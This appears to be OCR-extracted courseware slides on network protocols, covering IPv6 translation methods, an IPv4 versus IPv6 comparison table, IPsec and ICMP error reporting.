
Translation


IPv6 Host
IPv6 Packet
IPv4 Network
IPv6 packet
IPv6 Packet
IPv6 Host

Translation: NAT-PT and SIIT are used to enable the IPv6 host to communicate with an IPv4 host


Note: The transitions can be used in any combination

Notes:



IPv4 vs. IPv6

IPv4	IPv6
Length of addresses is 32 bits (4 bytes)	Length of addresses is 128 bits (16 bytes)
Header consists of a checksum	Header does not consist of a checksum
Header consists of options	Extension headers support optional data
IPsec header support is optional	IPsec header support is required
Address can be organized physically or through DHCP	Stateless auto-organized link-local address can be obtained
ARP uses broadcast ARP request to solve IP to MAC/Hardware address	Multicast neighbor solicitation communication solves both IP and MAC addresses
Broadcast addresses are used to send traffic to all nodes on a subnet	IPv6 uses an all-nodes multicast address with a link-local scope



Internet Protocol Security (IPsec)

- Internet Protocol Security (IPsec) is a set of protocols that the IETF (Internet Engineering Task Force) developed to support the **secure exchange of packets** at the IP layer
- It ensures interoperable **cryptographically-based security** for IP protocols (IPv4 and IPv6), and supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection
- It is widely used to implement **virtual private networks** (VPNs) and for remote user access through dial-up connection to private networks

Notes: ____

Internet Control Message Protocol (ICMP)

- IP is an unreliable method for the delivery of network data
- It does not notify the sender of **failed data transmission**
- Internet Control Message Protocol (ICMP) is the component of the TCP/IP protocol stack that addresses this basic limitation of IP
- ICMP does not overcome the **unreliability issues in IP**
- Reliability, if required, must be provided by upper-layer protocols (TCP or the application)

Error Reporting and Correction

- When datagram delivery errors occur, **ICMP reports** the following errors back to the source of the datagram:

Workstation 1 sends a datagram to Workstation 6


Fa0/0 on Router C goes down

Router C then utilizes ICMP to send a message indicating that the datagram could not be delivered back to Workstation 1

